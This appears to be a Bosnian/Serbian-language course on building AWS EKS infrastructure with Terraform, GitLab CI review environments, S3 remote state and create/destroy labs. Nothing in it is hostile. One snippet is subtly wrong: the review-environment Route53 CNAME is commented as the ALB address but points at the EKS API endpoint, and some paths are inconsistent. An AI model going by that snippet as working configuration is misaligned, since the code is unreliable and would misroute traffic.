resource "aws_iam_role" "gitlab_ci" {
  name = "project-a-gitlab-ci-${var.env_name}"

  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Effect = "Allow"
      Action = "sts:AssumeRoleWithWebIdentity"
      Principal = {
        Federated = var.gitlab_oidc_provider_arn
      }
      Condition = {
        StringLike = {
          # Samo pipelines iz ovog projekta
          "gitlab.com:sub" = "project_path:${var.gitlab_project_path}:ref_type:branch:ref:*"
        }
      }
    }]
  })
}

resource "aws_iam_policy" "gitlab_ci" {
  name = "project-a-gitlab-ci-${var.env_name}"

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      # EKS: update kubeconfig i deploy
      {
        Effect = "Allow"
        Action = [
          "eks:DescribeCluster",
          "eks:ListClusters"
        ]
        Resource = "arn:aws:eks:${var.region}:${var.account_id}:cluster/project-a-${var.env_name}"
      },
      # S3: čitanje i pisanje Terraform state-a
      {
        Effect = "Allow"
        Action = ["s3:GetObject", "s3:PutObject", "s3:DeleteObject"]
        Resource = "arn:aws:s3:::project-a-terraform-state/${var.env_name}/*"
      },
      {
        Effect = "Allow"
        Action = ["s3:ListBucket"]
        Resource = "arn:aws:s3:::project-a-terraform-state"
      },
      # DynamoDB: Terraform state locking
      {
        Effect = "Allow"
        Action = [
          "dynamodb:GetItem",
          "dynamodb:PutItem",
          "dynamodb:DeleteItem"
        ]
        Resource = "arn:aws:dynamodb:${var.region}:${var.account_id}:table/project-a-terraform-locks"
      }
    ]
  })
}

resource "aws_iam_role_policy_attachment" "gitlab_ci" {
  role      = aws_iam_role.gitlab_ci.name

```

```
policy_arn = aws_iam_policy.gitlab_ci.arn
}
```

Praktičan primjer: least privilege u akciji

Loša praksa:

```
# NE RADITI OVO
resource "aws_iam_role_policy_attachment" "gitlab_admin" {
  role      = aws_iam_role.gitlab_ci.name
  policy_arn = "arn:aws:iam::aws:policy/AdministratorAccess"
}
```

Dobra praksa: eksplicitne akcije na eksplicitnim resursima. Ako pipeline pokuša da kreira nešto što nije u politici, dobija `AccessDenied` — što je ispravno ponašanje. Dodaješ dozvole kada zaista trebaju, ne “za svaki slučaj”.

Outputs za IAM modul

```
output "gitlab_ci_role_arn" {
  value = aws_iam_role.gitlab_ci.arn
}

output "alb_controller_role_arn" {
  value = aws_iam_role.alb_controller.arn
}

output "cluster_autoscaler_role_arn" {
  value = aws_iam_role.cluster_autoscaler.arn
}
```

Ovi output-i se proslijeđuju u Helm values za ALB Controller i Autoscaler ServiceAccount anotacije.

Source: `08-terraform-aws-infrastruktura/05-multi-environment-setup.md`

Multi-environment setup

Isti moduli, različiti parametri

Snaga modularnog pristupa: `envs/dev/main.tf` i `envs/prod/main.tf` su gotovo identični — jedina razlika su vrijednosti varijabli. Ako popraviš bug u `modules/vpc/main.tf`, popravka važi za sve environment-e.


```

terraform {
  required_providers {
    aws = {
      source  = "hashicorp/aws"
      version = "~> 5.0"
    }
    kubernetes = {
      source  = "hashicorp/kubernetes"
      version = "~> 2.0"
    }
    helm = {
      source  = "hashicorp/helm"
      version = "~> 2.0"
    }
  }
}

provider "aws" {
  region = var.aws_region
}

# Kubernetes provider koristi EKS cluster credentials
provider "kubernetes" {
  host          = module.eks.cluster_endpoint
  cluster_ca_certificate = base64decode(module.eks.cluster_ca)
  exec {
    api_version = "client.authentication.k8s.io/v1beta1"
    command     = "aws"
    args        = ["eks", "get-token", "--cluster-name", module.eks.cluster_name]
  }
}

provider "helm" {
  kubernetes {
    host          = module.eks.cluster_endpoint
    cluster_ca_certificate = base64decode(module.eks.cluster_ca)
    exec {
      api_version = "client.authentication.k8s.io/v1beta1"
      command     = "aws"
      args        = ["eks", "get-token", "--cluster-name", module.eks.cluster_name]
    }
  }
}

module "vpc" {
  source = "../../modules/vpc"

  env_name          = "dev"
  cluster_name      = "project-a-dev"
  vpc_cidr          = var.vpc_cidr
  availability_zones = var.availability_zones
  enable_nat_gateway = var.enable_nat_gateway
}

module "eks" {
  source = "../../modules/eks"

  cluster_name = "project-a-dev"
  env_name     = "dev"
  vpc_id       = module.vpc.vpc_id
  private_subnet_ids = module.vpc.private_subnet_ids
  node_instance_type = var.node_instance_type
  desired_nodes      = var.desired_nodes
  min_nodes          = var.min_nodes
  max_nodes          = var.max_nodes
}

```

```
module "iam" {
  source = "../../modules/iam"

  cluster_name      = "project-a-dev"
  env_name          = "dev"
  oidc_provider_arn = module.eks.oidc_provider_arn
  oidc_provider_url = module.eks.oidc_provider_url
  gitlab_project_path = var.gitlab_project_path
  gitlab_oidc_provider_arn = var.gitlab_oidc_provider_arn
  region            = var.aws_region
  account_id        = data.aws_caller_identity.current.account_id
}

data "aws_caller_identity" "current" {}
```

envs/dev/dev.tfvars

```
aws_region      = "eu-west-1"
vpc_cidr        = "10.0.0.0/16"
availability_zones = ["eu-west-1a"] # jedan AZ za dev (ušteta)
enable_nat_gateway = false          # bez NAT za dev (ušteta $32/mj)

node_instance_type = "t3.medium"
desired_nodes      = 1
min_nodes          = 1
max_nodes          = 3

gitlab_project_path      = "user/project-a"
gitlab_oidc_provider_arn = "arn:aws:iam::123456789:oidc-provider/gitlab.com"
```

envs/staging/staging.tfvars

```
aws_region      = "eu-west-1"
vpc_cidr        = "10.1.0.0/16"
availability_zones = ["eu-west-1a", "eu-west-1b"] # HA za staging
enable_nat_gateway = true

node_instance_type = "t3.large"
desired_nodes      = 2
min_nodes          = 2
max_nodes          = 5

gitlab_project_path      = "user/project-a"
gitlab_oidc_provider_arn = "arn:aws:iam::123456789:oidc-provider/gitlab.com"
```

envs/prod/prod.tfvars

```
aws_region      = "eu-west-1"
vpc_cidr        = "10.2.0.0/16"
availability_zones = ["eu-west-1a", "eu-west-1b", "eu-west-1c"] # 3 AZ za prod
enable_nat_gateway = true

node_instance_type = "t3.xlarge"
desired_nodes      = 3
min_nodes          = 3
max_nodes          = 10

gitlab_project_path      = "user/project-a"
gitlab_oidc_provider_arn = "arn:aws:iam::123456789:oidc-provider/gitlab.com"
```

Backend konfiguracija po environmentu

envs/dev/backend.tf

```
terraform {
  backend "s3" {
    bucket      = "project-a-terraform-state"
    key         = "dev/terraform.tfstate"
    region      = "eu-west-1"
    encrypt     = true
    dynamodb_table = "project-a-terraform-locks"
  }
}
```

envs/prod/backend.tf

```
terraform {
  backend "s3" {
    bucket      = "project-a-terraform-state"
    key         = "prod/terraform.tfstate" # jedina razlika – key
    region      = "eu-west-1"
    encrypt     = true
    dynamodb_table = "project-a-terraform-locks"
  }
}
```

Isti S3 bucket, različiti key. State je fizički odvojen — nema rizika od cross-environment kontaminacije.

Workflow

```
# Dev deploy
cd terraform/envs/dev
terraform init
terraform plan -var-file=dev.tfvars -out=dev.plan
terraform apply dev.plan

# Staging deploy (isti komandi, drugi direktorij)
cd terraform/envs/staging
terraform init
terraform plan -var-file=staging.tfvars -out=staging.plan
terraform apply staging.plan
```

terraform init mora biti pokrenut svaki put u novom direktoriju ili nakon promjene providera — inicijalizuje backend i download-uje provider pluginove.

Razlike koje su namjerne

Parametar	Dev	Staging	Prod
AZ count	1	2	3
NAT Gateway	Ne	Da	Da
Node type	t3.medium	t3.large	t3.xlarge
Node count	1	2	3+
Spot instances	Da	Da	Ne
prevent_destroy	Ne	Ne	Da

Staging je namjerno bliži prod-u nego dev-u. Problemi sa HA, NAT, multi-AZ pojavljuju se u staging-u, ne u prod-u.

Dinamicki review environment-i

Šta su review enviroments i zašto su korisni

Svaki GitLab MR (Merge Request) dobija vlastiti deployment URL gdje može biti pregledano. Umjesto “provjeri screenshot u MR-u”, reviewer otvara `https://mr-42.dev.firma.com` i direktno testira promjene.

Benefiti: - Vizualno testiranje bez lokalnog setup-a - QA može testirati bez pristupa lokalne mašine - Automatski destroy kada se MR zatvori (nema orphan resursa) - Paralelno testiranje više MR-ova istovremeno

Šta se NE kreira za review env

Ne novi EKS cluster — to bi koštalo \$72+ po MR-u. Ako team ima 5 otvorenih MR-ova, to je \$360/mj samo za review envs.

Review env koristi **eksistirajući dev cluster**, ali dobija vlastiti namespace. Namespace je K8s izolaciona granica — mrežna separacija, vlastiti resource limits, vlastiti Secrets.

Šta se kreira za review env

Resurs	Gdje	Cijena
K8s namespace	Dev cluster	\$0
Helm release	U namespace-u	\$0
GitLab registry Secret	U namespace-u	\$0
Route53 CNAME	<code>mr-42.dev.firma.com</code>	~\$0
Ukupno		~\$0 (workload na existing nodovima)


```

variable "env_name" {
  description = "MR identifikator (npr. mr-42)"
  type       = string
}

variable "base_domain" {
  description = "Base domain (npr. dev.firma.com)"
  type       = string
  default    = "dev.firma.com"
}

variable "image_tag" {
  description = "Docker image tag za deployment"
  type       = string
}

variable "gitlab_registry_username" {
  type       = string
  sensitive = true
}

variable "gitlab_registry_password" {
  type       = string
  sensitive = true
}

# Data source: referencira eksistirajući dev cluster
data "aws_eks_cluster" "dev" {
  name = "project-a-dev"
}

data "aws_route53_zone" "dev" {
  name = var.base_domain
}

provider "kubernetes" {
  host = data.aws_eks_cluster.dev.endpoint
  cluster_ca_certificate = base64decode(data.aws_eks_cluster.dev.certificate_authority[0].data)
  exec {
    api_version = "client.authentication.k8s.io/v1beta1"
    command     = "aws"
    args        = ["eks", "get-token", "--cluster-name", "project-a-dev"]
  }
}

# Kubernetes namespace za ovaj review env
resource "kubernetes_namespace" "review" {
  metadata {
    name = "helloworld-${var.env_name}"
    labels = {
      environment = "review"
      mr          = var.env_name
    }
  }
}

# GitLab registry credentials za image pull
resource "kubernetes_secret" "gitlab_registry" {
  metadata {
    name       = "gitlab-registry-secret"
    namespace = kubernetes_namespace.review.metadata[0].name
  }

  type = "kubernetes.io/dockerconfigjson"

  data = {

```

```

    ".dockerconfigjson" = jsonencode({
      auths = {
        "registry.gitlab.com" = {
          username = var.gitlab_registry_username
          password = var.gitlab_registry_password
          auth      = base64encode("${var.gitlab_registry_username}:${var.gitlab_registry_password}")
        }
      }
    })
  }
}

# Helm deployment helloworld aplikacije
resource "helm_release" "helloworld" {
  name      = "helloworld"
  chart     = "../../helm/helloworld" # lokalni chart
  namespace = kubernetes_namespace.review.metadata[0].name

  set {
    name  = "image.tag"
    value = var.image_tag
  }

  set {
    name  = "ingress.host"
    value = "${var.env_name}.${var.base_domain}"
  }

  set {
    name  = "ingress.enabled"
    value = "true"
  }

  depends_on = [kubernetes_secret.gitlab_registry]
}

# Route53 CNAME za review env
resource "aws_route53_record" "review" {
  zone_id = data.aws_route53_zone.dev.zone_id
  name     = "${var.env_name}.${var.base_domain}"
  type     = "CNAME"
  ttl      = 60

  # ALB DNS iz dev environmenta (dijele isti ALB)
  records = [data.aws_eks_cluster.dev.endpoint]
}

```

envs/dynamic/backend.tf

```

terraform {
  backend "s3" {
    bucket     = "project-a-terraform-state"
    # key se prosljeđuje kao -backend-config parametar, ne hardkodirano
    region     = "eu-west-1"
    encrypt    = true
    dynamodb_table = "project-a-terraform-locks"
  }
}

```

Init sa dinamičkim key-om:

```
terraform init -backend-config="key=dynamic/${var.env_name}/terraform.tfstate"
```


GitLab CI/CD integracija

```
# .gitlab-ci.yml
deploy-review:
  stage: deploy
  environment:
    name: review/${CI_MERGE_REQUEST_IID}
    url: https://mr-${CI_MERGE_REQUEST_IID}.dev.firma.com
    on_stop: destroy-review
  script:
    - cd terraform/envs/dynamic
    - terraform init -backend-config="key=dynamic/mr-${CI_MERGE_REQUEST_IID}/terraform.tfstate"
    - terraform apply -auto-approve
      -var="env_name=mr-${CI_MERGE_REQUEST_IID}"
      -var="image_tag=${CI_COMMIT_SHORT_SHA}"
  only:
    - merge_requests

destroy-review:
  stage: deploy
  environment:
    name: review/${CI_MERGE_REQUEST_IID}
    action: stop
  script:
    - helm uninstall helloworld -n helloworld-mr-${CI_MERGE_REQUEST_IID}
    - cd terraform/envs/dynamic
    - terraform init -backend-config="key=dynamic/mr-${CI_MERGE_REQUEST_IID}/terraform.tfstate"
    - terraform destroy -auto-approve -var="env_name=mr-${CI_MERGE_REQUEST_IID}"
  when: manual
  only:
    - merge_requests
```

Pattern imenovanja

```
MR #42 → env_name = mr-42
        → namespace = helloworld-mr-42
        → URL = https://mr-42.dev.firma.com
        → state key = dynamic/mr-42/terraform.tfstate
```

Konzistentan pattern: isti broj svuda. Ako treba debugging, `kubectl -n helloworld-mr-42 logs` odmah znaš namespace.

Source: 08-terraform-aws-infrastruktura/07-remote-state-s3.md

Remote state i S3 backend

Zašto remote state

Lokalni Terraform state (`terraform.tfstate`) funkcioniše kada jedan developer radi sam. Problem nastaje čim se pojavi drugi developer ili CI/CD pipeline:

- **Conflict:** Dva `terraform apply` paralelno → state korupcija
- **Desinhronizacija:** Developer A primjeni promjene, Developer B ima stari state → plan pokazuje netačno stanje
- **Izgubljen state:** `rm terraform.tfstate` ili pad laptopa → Terraform ne zna šta postoji u AWS-u

Remote state u S3 rješava sve tri probleme: centralizovano skladište, versioning za recovery, DynamoDB locking za sprečavanje paralelnih apply-a.

Chicken-and-egg problem

Da bi koristio S3 za remote state, S3 bucket mora postojati. Ali ako koristiš Terraform za sve... kako kreiraš S3 bucket koji Terraform treba za storage svog state-a?

Odgovor: bootstrap Terraform koji kreira state infrastrukturu, a sam koristi **lokalni state**. Ovaj lokalni state se commita u git (jer S3 bucket rijetko mijenja, a ne drži produkcione resurse).


```

terraform {
  # Bootstrap koristi lokalni state – jedini slučaj
  # Ovaj fajl se NE briše i state se može commitovati
}

provider "aws" {
  region = "eu-west-1"
}

# S3 bucket za Terraform state
resource "aws_s3_bucket" "terraform_state" {
  bucket = "project-a-terraform-state"

  # Štiti od slučajnog brisanja cijelog bucket-a sa state-om
  lifecycle {
    prevent_destroy = true
  }
}

# Versioning: svaka promjena state-a se čuva – recovery je moguć
resource "aws_s3_bucket_versioning" "terraform_state" {
  bucket = aws_s3_bucket.terraform_state.id

  versioning_configuration {
    status = "Enabled"
  }
}

# Server-side enkripcija state fajlova (sadrže sensitive podatke)
resource "aws_s3_bucket_server_side_encryption_configuration" "terraform_state" {
  bucket = aws_s3_bucket.terraform_state.id

  rule {
    apply_server_side_encryption_by_default {
      sse_algorithm = "aws:kms"
    }
  }
}

# Blokiranje javnog pristupa – state NIKAD ne smije biti javno dostupan
resource "aws_s3_bucket_public_access_block" "terraform_state" {
  bucket = aws_s3_bucket.terraform_state.id

  block_public_acls       = true
  block_public_policy     = true
  ignore_public_acls     = true
  restrict_public_buckets = true
}

# DynamoDB tabela za state locking
resource "aws_dynamodb_table" "terraform_locks" {
  name            = "project-a-terraform-locks"
  billing_mode    = "PAY_PER_REQUEST" # nema fiksnih troškova za tabelu
  hash_key       = "LockID"

  attribute {
    name = "LockID"
    type = "S"
  }

  lifecycle {
    prevent_destroy = true
  }
}

```

```
bootstrap/outputs.tf
```

```
output "state_bucket_name" {
  value = aws_s3_bucket.terraform_state.bucket
}

output "lock_table_name" {
  value = aws_dynamodb_table.terraform_locks.name
}
```

Kako DynamoDB locking funkcioniše

```
Developer A: terraform apply
↓
Terraform pokušava upisati LockID u DynamoDB
↓
Uspjeh → lock je stečen, apply nastavlja

Developer B (istovremeno): terraform apply
↓
Terraform pokušava upisati isti LockID
↓
Greška: ConditionalCheckFailedException (lock već postoji)
↓
"Error: Error acquiring the state lock"
↓
Developer B čeka ili forsira oslobađanje (terraform force-unlock)
```

Lock se automatski oslobađa kada `apply` završi (uspješno ili ne). Ako `apply` crashuje, `terraform force-unlock <lock-id>` oslobađa ručno.

Backend per environment

```
envs/dev/backend.tf
```

```
terraform {
  backend "s3" {
    bucket      = "project-a-terraform-state"
    key         = "dev/terraform.tfstate"
    region     = "eu-west-1"
    encrypt     = true
    dynamodb_table = "project-a-terraform-locks"
  }
}
```

Svaki environment ima vlastiti key u istom bucket-u. Alternativno: odvojeni bucket-i per environment (bolji security boundary za prod).

Terraform Cloud alternativa

HashiCorp nudi Terraform Cloud (besplatan za manje timove) koji zamjenjuje S3 + DynamoDB setup: - Remote state storage - State locking - Remote execution (plan/apply se izvršava na HashiCorp serverima) - UI za pregled state-a i run historije

Za project-A koristimo S3 jer: nema zavisnosti od treće strane, all-AWS setup, troškovi su zanemarivi.

Recovery iz versioned state-a

Ako se state pokvari ili greškom primijene destruktivne promjene:

```
# Lista verzija state fajla
aws s3api list-object-versions \
  --bucket project-a-terraform-state \
  --prefix dev/terraform.tfstate

# Povratak na prethodnu verziju
aws s3api get-object \
  --bucket project-a-terraform-state \
  --key dev/terraform.tfstate \
  --version-id <version-id> \
  terraform.tfstate.backup

# Provjeri backup pa uploadi
aws s3 cp terraform.tfstate.backup \
  s3://project-a-terraform-state/dev/terraform.tfstate
```

Source: 08-terraform-aws-infrastruktura/08-create-i-destroy-workflow.md

Create i Destroy workflow

Zašto je redosljed bitan

Terraform destroy briše resurse u obrnutom redosljedu od kreiranja. Ali: ako Kubernetes resursi drže reference na AWS resurse (ALB, EBS volumeni), AWS neće dozvoliti brisanje dok K8s resursi postoje.

Konkretni problem:

```
terraform destroy pokušava brisati ALB
↓
ALB ne može biti obrisana – Target Group ima registrovane ciljeve
↓
Target Group ne može biti obrisana – Kubernetes Ingress controller je kreira
↓
Ingress controller radi na EKS nodovima koji su dio node group-e
↓
Node group ne može biti obrisana – ima nodova
↓
DEADLOCK
```

Rješenje: uvijek prvo uninstaluj Helm release-ove koji kreiraju AWS resurse, pa onda `terraform destroy`.

Kompletni CREATE workflow

Korak 1: Bootstrap (samo jednom, nikad ponavljati)

```
cd terraform/bootstrap
terraform init
terraform apply

# Output: bucket name i DynamoDB table name
# Sačuvaj ove vrijednosti u dokumentaciju tima
```

Korak 2: Inicijalizacija environment-a

```
cd terraform/envs/dev
terraform init
```

`terraform init` download-uje providere i inicijalizuje S3 backend. Mora se pokrenuti pri prvom setup-u i nakon svakog `rm -rf .terraform/`.

Korak 3: Plan

```
terraform plan -var-file=dev.tfvars -out=dev.plan
```

`-out=dev.plan` sprema plan u fajl. Garantuje da `apply` izvršava tačno ono što je pregledano — ne postoji mogućnost da stanje promjeni između plan-a i apply-a.

Pregledaj plan! Obrati pažnju na: - Broj resursa koji se kreiraju (prvi put ~30-50) - Iakve `destroy` akcije (crvene linije) — zašto postoje? - `known after apply` vrijednosti — OK za ID-ove, ali pazi na neočekivano

Korak 4: Apply

```
terraform apply dev.plan
```

Bez `dev.plan` argumenta, Terraform ponovi plan i pita za potvrdu. Sa planom — direktno izvršava. Za CI/CD uvijek koristiti `-out + apply plan pattern`.

Trajanje: 10-15 minuta za kompletan EKS + VPC setup.

Korak 5: Kubeconfig update

```
aws eks update-kubeconfig \
  --name project-a-dev \
  --region eu-west-1
```

Provjera:

```
kubectl config current-context
# arn:aws:eks:eu-west-1:123456789:cluster/project-a-dev

kubectl get nodes
# NAME                                STATUS    ROLES    AGE   VERSION
# ip-10-0-10-xxx.ec2.internal        Ready    <none>   2m    v1.29.x
```

Korak 6: Instaliraj infrastrukturne komponente

```
# ALB Controller (čita Ingress i kreira ALB)
helm repo add eks https://aws.github.io/eks-charts
helm install aws-load-balancer-controller eks/aws-load-balancer-controller \
  --namespace kube-system \
  --set clusterName=project-a-dev \
  --set serviceAccount.annotations."eks\.amazonaws\.com/role-arn"=$(terraform output -raw alb_controller_role_arn)
```

Korak 7: Deploy aplikacije

```
helm upgrade --install helloworld ./helm/helloworld \
  --namespace helloworld-dev \
  --create-namespace \
  --set image.tag=main-alb2c3d \
  --set ingress.host=app.dev.firma.com \
  --set ingress.certificateArn=$(terraform -chdir=terraform/envs/dev output -raw acm_certificate_arn)
```

Korak 8: Verifikacija

```
kubectl -n helloworld-dev get pods
kubectl -n helloworld-dev get ingress

# Ingress ADDRESS treba biti ALB DNS
# k8s-helloworld-dev-abc123.eu-west-1.elb.amazonaws.com

curl https://app.dev.firma.com
# <html><body>Hello World</body></html>
```

Kompletni DESTROY workflow

Korak 1: Helm uninstall (OBAVEZNO PRVO)

```
# Briše Ingress → ALB Controller briše ALB i Target Groups u AWS
helm uninstall helloworld -n helloworld-dev

# Ako ima više release-ova:
helm uninstall aws-load-balancer-controller -n kube-system

# Pričekaj da ALB bude obrisano u AWS
# (može potrajati 1-2 minute)
aws elbv2 describe-load-balancers \
  --query 'LoadBalancers[?contains(LoadBalancerName, `dev`)]'
```

Korak 2: Terraform destroy plan

```
cd terraform/envs/dev
terraform plan -destroy -var-file=dev.tfvars -out=dev-destroy.plan
```

Pregledaj plan — treba vidjeti sve resurse koji se brišu. Ako ima resursa koji nisu u planu (manualno kreirani kroz konzolu), Terraform ih neće obrisati.

Korak 3: Destroy

```
terraform destroy -var-file=dev.tfvars
```

Ili sa planom:

```
terraform apply dev-destroy.plan
```

Trajanje: 5-10 minuta. VPC se briše na kraju jer drugi resursi ovise o njemu.

Korak 4: Verifikacija

```
# Provjeri da nema orphan resursa
aws eks list-clusters
aws ec2 describe-vpcs --filters "Name=tag:Name,Values=project-a-dev*"
aws elbv2 describe-load-balancers
```

AI workflow za Terraform

Terraform plan output može biti dugačak i zbunjujući, posebno pri promjenama modula.

Praksa za project-A:


```
# Sačuvaj plan output
terraform plan -var-file=dev.tfvars 2>&1 | tee plan-output.txt

# Kopiraj sadržaj i daj Claude-u:
# "Ovdje je terraform plan output. Provjeri:
# 1. Ima li destruktivnih akcija koje nisu očekivane?
# 2. Ima li security propusta u IAM politikama?
# 3. Ima li resursa koji se ponovo kreiraju umjesto da se update-uju?"
```

Isti pristup za error poruke:

```
terraform apply dev.plan 2>&1 | tail -50 | pbcopy
# Paste u Claude: "Dobio sam ovu grešku pri terraform apply..."
```

Source: [08-terraform-aws-infrastruktura/09-lab-napravi-dev-okruzenje.md](#)

LAB: Kreiraj dev AWS okruženje

Šta ćeš izgraditi

Na kraju ovog laba imat ćeš: - EKS cluster u AWS-u sa jednim t3.medium worker nodom - VPC sa public i private subnetima - ALB Controller instaliran i spreman - hello-world nginx dostupan na <https://app.dev.firma.com> - Sve kreirano Terraformom, ništa ručno

Na kraju laba: sve UNIŠTI (obavezan korak — ne ostavljaj running resurse).

Prerekviziti

Provjeri da imaš:

```
# AWS CLI konfigurisan
aws sts get-caller-identity
# Treba vratiti tvoj account ID i user/role

# Terraform
terraform version
# Terraform v1.7+

# kubectl
kubectl version --client

# Helm
helm version

# AWS nalog sa dovoljnim pravima za kreiranje EKS, VPC, IAM resursa
```

GitLab repo za project-A treba biti kreiran (modul 02). Deploy token za registry treba biti spreman.

Korak 1: Bootstrap (jednom)

```
cd terraform/bootstrap
terraform init
terraform apply
```

Potvrdi sa `yes`. Output:

```
state_bucket_name = "project-a-terraform-state"
lock_table_name   = "project-a-terraform-locks"
```

Ove vrijednosti su već unesene u `backend.tf` fajlove. Bootstrap state (`terraform.tfstate` u bootstrap direktoriju) commiti u git.

Korak 2: Popuni dev.tfvars

Otvori `terraform/envs/dev/dev.tfvars` i popuni:

```
aws_region      = "eu-west-1"          # ili region koji koristiš
vpc_cidr        = "10.0.0.0/16"
availability_zones = ["eu-west-1a"]

enable_nat_gateway = false              # dev ušteda
node_instance_type = "t3.medium"
desired_nodes      = 1
min_nodes          = 1
max_nodes          = 3

gitlab_project_path = "tvoj-username/project-a" # zamijeni
gitlab_oidc_provider_arn = ""                  # popuni nakon što kreiraš OIDC provider
```

Korak 3: Kreiranje dev env

```
cd terraform/envs/dev
terraform init
```

Očekivani output:

```
Initializing the backend...
Successfully configured the backend "s3"!
Initializing provider plugins...
Terraform has been successfully initialized!
```

```
terraform plan -var-file=dev.tfvars
```

Pregledaj plan — treba biti ~40-60 resursa za kreiranje. Nema destroy akcija.

```
terraform apply -var-file=dev.tfvars
```

Unesi `yes`. Čekaj 10-15 minuta.

Korak 4: Verifikacija infrastrukture

```
# Kubeconfig update
aws eks update-kubeconfig \
  --name project-a-dev \
  --region eu-west-1

# Provjeri nodove
kubectl get nodes
# NAME                                STATUS    ROLES    AGE   VERSION
# ip-10-0-10-xxx.ec2.internal        Ready    <none>   2m    v1.29.x

# Provjeri system Podove
kubectl -n kube-system get pods
# CoreDNS, kube-proxy trebaju biti Running
```

Provjeri i u AWS konzoli (samo za posmatranje): EC2 → Instances, EKS → Clusters.

Korak 5: Instaliraj ALB Controller

```
helm repo add eks https://aws.github.io/eks-charts
helm repo update

ALB_ROLE_ARN=$(cd terraform/envs/dev && terraform output -raw alb_controller_role_arn)

helm install aws-load-balancer-controller eks/aws-load-balancer-controller \
  --namespace kube-system \
  --set clusterName=project-a-dev \
  --set serviceAccount.annotations."eks\.amazonaws\.com/role-arn"=${ALB_ROLE_ARN}

# Provjeri da je controller Running
kubectl -n kube-system get deployment aws-load-balancer-controller
```

Korak 6: Deploy hello-world

```
ACM_CERT_ARN=$(cd terraform/envs/dev && terraform output -raw acm_certificate_arn)

helm upgrade --install helloworld ./helm/helloworld \
  --namespace helloworld-dev \
  --create-namespace \
  --set image.tag=main-latest \
  --set ingress.host=app.dev.firma.com \
  --set ingress.enabled=true \
  --set ingress.certificateArn=${ACM_CERT_ARN}

# Prati deployment
kubectl -n helloworld-dev rollout status deployment/helloworld

# Dočekaj ALB kreiranje (1-3 minute)
kubectl -n helloworld-dev get ingress -w
```

Kada Ingress dobije ADDRESS (ALB DNS), aplikacija je dostupna.

Korak 7: Verifikacija pristupa

```
ALB_DNS=$(kubectl -n helloworld-dev get ingress helloworld -o
jsonpath='{.status.loadBalancer.ingress[0].hostname}')
echo "ALB DNS: ${ALB_DNS}"

# Direktno na ALB (zaobilazeći DNS)
curl -k https://${ALB_DNS} -H "Host: app.dev.firma.com"
# Treba vratiti Hello World HTML

# Ako Route53 record postoji:
curl https://app.dev.firma.com
```

Korak 8: DESTROY (obavezan!)

Ne zaboravi brisati! Svaki sat running = novac.

```
# 1. Uninstaliraj Helm release-ove (ALB mora biti obrisano PRIJE terraform destroy)
helm uninstall helloworld -n helloworld-dev
helm uninstall aws-load-balancer-controller -n kube-system

# 2. Pričekaj da AWS obriše ALB (provjeri)
aws elbv2 describe-load-balancers --query 'LoadBalancers[].LoadBalancerName'

# 3. Terraform destroy
cd terraform/envs/dev
terraform destroy -var-file=dev.tfvars

# Unesi 'yes' i čekaj 5-10 minuta

# 4. Verifikacija
aws eks list-clusters
aws ec2 describe-vpcs --filters "Name=tag:Name,Values=project-a-dev*"
# Trebaju biti prazne liste
```

Troubleshooting: česte greške

“Error: configuring Terraform AWS Provider: no valid credential sources found” → AWS CLI nije konfigurisan: `aws configure` ili provjeri OIDC rolu

“Error: creating EKS Node Group: InvalidParameterException: The provided role doesn’t have the necessary permissions” → Node IAM role nema sve potrebne politike. Daj error output Claude-u.

Ingress ADDRESS ostaje prazan 5+ minuta: → ALB Controller možda nema ispravnu IAM rolu. Provjeri: `kubectl -n kube-system logs -l app.kubernetes.io/name=aws-load-balancer-controller`

“timeout while waiting for state to become ‘active’”: → EKS kreiranje traje duže nego Terraform čeka. Ponovo pokreni `terraform apply` — idempotent je.

AI workflow za lab

Kada zaglavlješ: 1. Kopiraj kompletnu error poruku (ne samo zadnji red) 2. Dodaj kontekst: koji korak, šta si prethodno radio 3. Daj Claude-u: “Radim project-A lab, korak X, dobio sam ovu grešku...”

Claude može čitati Terraform plan output i preporučiti izmjene — ovo je standardni workflow za debugovanje infrastrukture.

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi Terraform za AWS infrastrukturu sa S3 backendom. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 08: Terraform AWS infrastruktura ===

infra-init: ## Inicijalizuj Terraform za AWS infra (s3 backend) (ENV=dev make infra-init)
docker run --rm \
  -v $(PWD)/infra:/workspace -w /workspace \
  -e AWS_ACCESS_KEY_ID -e AWS_SECRET_ACCESS_KEY -e AWS_SESSION_TOKEN \
  hashicorp/terraform:$(TF_VERSION) init \
  -backend-config="key=envs/$(ENV)/terraform.tfstate"

infra-plan: ## Plan AWS infrastrukture za okruženje (ENV=dev make infra-plan)
docker run --rm \
  -v $(PWD)/infra:/workspace -w /workspace \
  -e AWS_ACCESS_KEY_ID -e AWS_SECRET_ACCESS_KEY -e AWS_SESSION_TOKEN \
  hashicorp/terraform:$(TF_VERSION) plan \
  -var-file="environments/$(ENV).tfvars" -out=tfplan

infra-apply: ## Primijeni infrastrukturni plan (uvijek nakon infra-plan) (ENV=dev make infra-apply)
docker run --rm \
  -v $(PWD)/infra:/workspace -w /workspace \
  -e AWS_ACCESS_KEY_ID -e AWS_SECRET_ACCESS_KEY -e AWS_SESSION_TOKEN \
  hashicorp/terraform:$(TF_VERSION) apply tfplan

infra-destroy: ## 🚨 Uništi svu AWS infrastrukturu za okruženje (ENV=dev make infra-destroy)
docker run --rm \
  -v $(PWD)/infra:/workspace -w /workspace \
  -e AWS_ACCESS_KEY_ID -e AWS_SECRET_ACCESS_KEY -e AWS_SESSION_TOKEN \
  hashicorp/terraform:$(TF_VERSION) destroy \
  -var-file="environments/$(ENV).tfvars"
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da targeti rade:

```
ENV=dev make infra-init
ENV=dev make infra-plan
make help | grep infra
```

Source: 08-terraform-aws-infrastruktura/10-spot-instances.md

Spot Instances

Zašto Spot instances

AWS Spot instances su neiskorišćeni EC2 kapacitet koji AWS nudi po znatno nižoj cijeni od On-Demand. Jedini tradeoff: AWS ih može prekinuti uz 2-minutno upozorenje kada mu trebaju nazad.

Poređenje cijena (eu-west-1, januar 2024):

```
t3.medium On-Demand:  $0.047/h
t3.medium Spot:       ~$0.015/h  (68% jeftinije)
```

Za 2 dev node-a, 8h/dan radnim danima:

On-Demand: $2 \times \$0.047 \times 8 \times 22 = \$16.50/\text{mj}$

Spot: $2 \times \$0.015 \times 8 \times 22 = \$5.28/\text{mj}$

Ušteda: ~\$11/mj za dev (mali projekt, ali princip vrijedi)

Za veće instance (m5.xlarge):

